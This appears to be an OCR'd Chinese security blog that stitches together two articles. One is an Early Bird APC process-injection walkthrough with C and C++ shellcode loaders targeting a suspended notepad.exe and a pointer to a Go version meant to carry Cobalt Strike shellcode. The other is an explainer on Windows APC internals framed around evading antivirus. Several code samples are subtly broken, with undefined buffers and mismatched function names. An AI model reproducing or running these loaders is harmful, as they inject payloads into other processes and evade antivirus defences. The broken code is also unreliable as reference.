
Early bird注入实现

C实现

代码如下

```
#include <Windows.h>



int main() {


 unsigned char shellcode[] = "<shellcode>"; //shellcode  "\xfc\x48\x83\xe4"


 SIZE_T shellSz = sizeof(buff);

 STARTUPINFOA st = { 0 };

 PROCESS_INFORMATION prt = { 0 };


 CreateProcessA("C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL,
&st, &prt);

 HANDLE victimProcess = prt.hProcess;

 HANDLE threadHandle = prt.hThread;


 LPVOID shellAddr = VirtualAllocEx(victimProcess, NULL, shellSz, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

 PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddr;
```

```
 WriteProcessMemory(victimProcess, shellAddr, buff, shellSz, NULL);

 QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);



 ResumeThread(threadHandle);



 return 0;



}
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220404000932-72f75fcc-b368-1.png)

C++实现

代码如下


```
#include <Windows.h>

int main()
{
    unsigned char shellcode[] = "<shellcode>";    //"\xfc\x48\x83\xe4"
    SIZE_T shellSize = sizeof(buf);
    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };

    CreateProcessA("C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL,
NULL, &si, &pi);
    HANDLE victimProcess = pi.hProcess;
    HANDLE threadHandle = pi.hThread;

    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

    WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
    ResumeThread(threadHandle);

    return 0;
}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220404000946-7b2a8c14-b368-1.png)


Go实现

参考项目：https://github.com/Ne0nd0g/go-shellcode/blob/master/cmd/EarlyBird (https://github.com/Ne0nd0g/go-shellcode/blob/master/cmd/EarlyBird)
将其中的shellcode替换成CS的shellcode即可



(https://xzfile.aliyuncs.com/media/upload/picture/20220404001006-86db0be2-b368-1.png)

编译之后运行上线



(https://xzfile.aliyuncs.com/media/upload/picture/20220404000956-8121ea9a-b368-1.png)

参考

https://docs.microsoft.com/zh-cn/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc?redirectedfrom=MSDN (https://docs.microsoft.com/zh-cn/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc?redirectedfrom=MSDN)

http://subt0x10.blogspot.com/2017/01/shellcode-injection-via-queueuserapc.html (http://subt0x10.blogspot.com/2017/01/shellcode-injection-via-queueuserapc.html)

https://www.cnblogs.com/iBinary/p/7574055.html (https://www.cnblogs.com/iBinary/p/7574055.html)

https://www.ired.team/offensive-security/code-injection-process-injection/apc-queue-code-injection

(https://www.ired.team/offensive-security/code-injection-process-injection/apc-queue-code-injection)
https://idiotc4t.com/code-and-dll-process-injection/early-bird (https://idiotc4t.com/code-and-dll-process-injection/early-bird)

深入理解APC机制

发布时间 : 2021-08-03 15:30:36

0x00 前言

在平常的渗透测试中，其中主要一项就是对抗杀软检测，需要对shellcode 免杀，而免杀中使用最多的就是APC 注入方式，第一次接触的时候感觉很NB，国内的杀软都能过（即使现在），我就在思考为什么杀软不能检测和拦截到此如此常见的方式，于是就有了此文对APC内部机制的探索。

0x01 APC 介绍

1.APC（Asynchronous Procedure Call 异步过程调用）是一种可以在 Windows 中使用的机制，用于将要在特定线程上下文中完成的作业排队。这在几个方面很有用 – 主要用于异步回调 – 安全人员了解 APC 主要是因为恶意软件使用它来将代码注入不同的进程 – 这就是对该机制的滥用。

在内核模式下，开发人员通常不使用 APC，因为 API 没有记录，但是安全人员（包括 rootkit 和 AV 开发人员）使用它从内核驱动程序将他们的代码注入到用户模式进程中。例如，当调用异步 RPC 方法时，您可以指定在 RPC 方法完成时将执行的 APC 队列。这只是一个例子，有很多使用 APC 的机制的例子，比如 NtWriteFile/NtReadFile、IRP 中的 IO 完成、Get/SetThreadContext、SuspendThread、TerminateThread 等等。此外，Windows 的调度程序也使用 APC。这就是为什么我认为理解 APC 对理解 Windows 内部结构很重要。

2.Alertable 状态：要调用APC，线程必须是处于Alertable 状态。那怎么才能让线程处于这个状态呢？很简单，WaitForSingleObjectEx、SleepEx等且 Alertable=TRUE，它就会变成“Alertable” 状态。执行此操作时，Windows 可能会在从这些函数返回之前将 APC 传送到该线程。这允许程序的开发人员控制可以在程序的哪些部分交付用户 APC。另一个可用于允许挂起 APC 执行的函数是 NtTestAlert。

0x02 APC 注入

在实战攻防中如何利用此特性对抗杀软，其实有已经很多代码的例子了C++ 版本APC-Inject，C# 版本 APC-inject，函数原型：

```
DWORD QueueUserAPC(
  PAPCFUNC  pfnAPC,
  HANDLE    hThread,
  ULONG_PTR dwData
);
```

最常用的一般都是：1.创建一个suspend状态的进程。2.将exp函数插入APC队列。3.resumexx 调用APC队列中的函数。这里第一步中的suspend状态的进程对应的就是Alertable 状态（第一次学习的时候，就在想为什么必须是suspend）。你注入的如果是正常进程的APC，是永远都不会执行的，这里其实是Microsoft 不希望在线程未处于Alertable状态时运行 APC。例如，假设一个线程正在使用LoadLibrary加载一个库，LoadLibrary 接触 PEB 中的加载程序结构并获取锁。假设 APC 的目标地址是 LoadLibrary，这可能会导致问题，因为同一个线程已经在 LoadLibrary 中。

0x03 深入APC 内核

内核向队列 APC 公开了 3 个系统调用：NtQueueApcThread、NtQueueApcThreadEx 和 NtQueueApcThreadEx2。QueueUserAPC 是 kernelbase 中的一个封装函数，它调用 NtQueueApcThread。让我们看看此函数原型：

NtQueueApcThread：

```
NTSTATUS
NtQueueApcThread(
    IN HANDLE ThreadHandle,
    IN PPS_APC_ROUTINE ApcRoutine,
    IN PVOID SystemArgument1 OPTIONAL,
```

```
    IN PVOID SystemArgument2 OPTIONAL,
    IN PVOID SystemArgument3 OPTIONAL
    );

typedef
VOID
(*PPS_APC_ROUTINE)(
    PVOID SystemArgument1,
    PVOID SystemArgument2,
    PVOID SystemArgument3,
    PCONTEXT ContextRecord
);
```

其中ApcRoutine就是指在目标进程中routine的地址，也就是函数地址。后面三个参数就是对应传入函数的参数值，常见的比如注入加载dll就可以采用如下方式：

```
NtQueueApcThread(
    ThreadHandle,
    GetProcAddress(GetModuleHandle("kernel32"), "LoadLibraryA"),
    RemoteLibraryAddress,
    NULL,
    NULL
);
```

NtQueueApcThreadEx:

每次调用 NtQueueApcThread 时，都会在内核模式下分配一个新的 KAPC 对象来存储有关 APC 对象的数据。因为如果有一个组件将许多 APC排队。这可能会对性能产生影响，因为使用了大量非分页内存，并且分配内存也需要一些时间。所以，在 Windows 7 中，微软向内核模式添加了一个非常简单的对象，称为内存保留

对象（memory reserve object.）。它允许在内核模式下为某些对象保留内存，稍后在释放对象时使用相同的内存区域来存储另一个对象，从而减少 ExAllocatePool/ExFreePool 调用的次数。NtQueueApcThreadEx 接收到此类对象的 HANDLE，从而允许调用者重用相同的内存。

```
NTSTATUS
NtQueueApcThreadEx(
    IN HANDLE ThreadHandle,
    IN HANDLE MemoryReserveHandle,
    IN PPS_APC_ROUTINE ApcRoutine,
    IN PVOID SystemArgument1 OPTIONAL,
    IN PVOID SystemArgument2 OPTIONAL,
    IN PVOID SystemArgument3 OPTIONAL
    );
```

这跟NtQueueApcThread很相似，就是多了MemoryReserveHandle参数，此handle可以由NtAllocateReserveObject获得。

```
NTSTATUS
NtAllocateReserveObject(
    __out PHANDLE MemoryReserveHandle,
    __in_opt POBJECT_ATTRIBUTES ObjectAttributes,
    __in MEMORY_RESERVE_OBJECT_TYPE ObjectType
    );
```

例如示例代码会循环插入APC队列，并且执行会一直输出内容：

```
#include <Windows.h>
#include <stdio.h>
#include <winternl.h>
```

```
typedef
VOID
(*PPS_APC_ROUTINE)(
    PVOID SystemArgument1,
    PVOID SystemArgument2,
    PVOID SystemArgument3
    );

typedef
NTSTATUS
(NTAPI* PNT_QUEUE_APC_THREAD_EX)(
    IN HANDLE ThreadHandle,
    IN HANDLE MemoryReserveHandle,
    IN PPS_APC_ROUTINE ApcRoutine,
    IN PVOID SystemArgument1 OPTIONAL,
    IN PVOID SystemArgument2 OPTIONAL,
    IN PVOID SystemArgument3 OPTIONAL
    );

typedef enum _MEMORY_RESERVE_OBJECT_TYPE {
    MemoryReserveObjectTypeUserApc,
    MemoryReserveObjectTypeIoCompletion
} MEMORY_RESERVE_OBJECT_TYPE, PMEMORY_RESERVE_OBJECT_TYPE;

typedef
```

```
NTSTATUS
(NTAPI* PNT_ALLOCATE_RESERVE_OBJECT)(
    __out PHANDLE MemoryReserveHandle,
    __in_opt POBJECT_ATTRIBUTES ObjectAttributes,
    __in ULONG Type
    );

VOID
ExampleApcRoutine(
    PVOID arg1,
    PVOID arg2,
    PVOID arg3
);

PNT_ALLOCATE_RESERVE_OBJECT NtAllocateReserveObject;
PNT_QUEUE_APC_THREAD_EX NtQueueApcThreadEx;

int main(
    int argc,
    const char** argv
)
{
    NTSTATUS Status;
    HANDLE MemoryReserveHandle;

    NtQueueApcThreadEx = (PNT_QUEUE_APC_THREAD_EX)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "NtQueueApcThreadEx");
    NtAllocateReserveObject = (PNT_ALLOCATE_RESERVE_OBJECT)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "NtAllocateReserveObject");
```

```
if (!NtQueueApcThreadEx || !NtAllocateReserveObject) {
    exit(0x1337);
}

Status = NtAllocateReserveObject(&MemoryReserveHandle, NULL, MemoryReserveObjectTypeUserApc);

if (!NT_SUCCESS(Status)) {
    printf("NtAllocateReserveObject Failed! 0x%08X\n", Status);
    return -1;
}

while (TRUE) {
    //
    // 添加APC队列到当前线程
    //
    Status = NtQueueApcThreadEx(
        GetCurrentThread(),
        MemoryReserveHandle,
        expfunc,//这里也可以换成LoadLibraryA加载dll
        NULL,
        NULL,
        NULL
    );

    if (!NT_SUCCESS(Status)) {
        printf("NtQueueApcThreadEx Failed! 0x%08X\n", Status);
```

```
            return -1;
        }

        //
        // 执行APC函数
        //
        SleepEx(0, TRUE);
    }

    return 0;
}

VOID
expfunc(
    PVOID arg1,
    PVOID arg2,
    PVOID arg3
)
{
    Sleep(300);

    printf("This is the weird loop!\n");
}
```

0x04 总结

因为在第一次了解，发现这是一种很好的免杀方式，想知道其内部原理，可以调用内部过程函数，对后面的免杀有了更深的理解。在查找资料中，发现了很多很好的文章思路，总结其APC Windows内部结构，对想理解windows机制的人会有所帮助。

Windows APC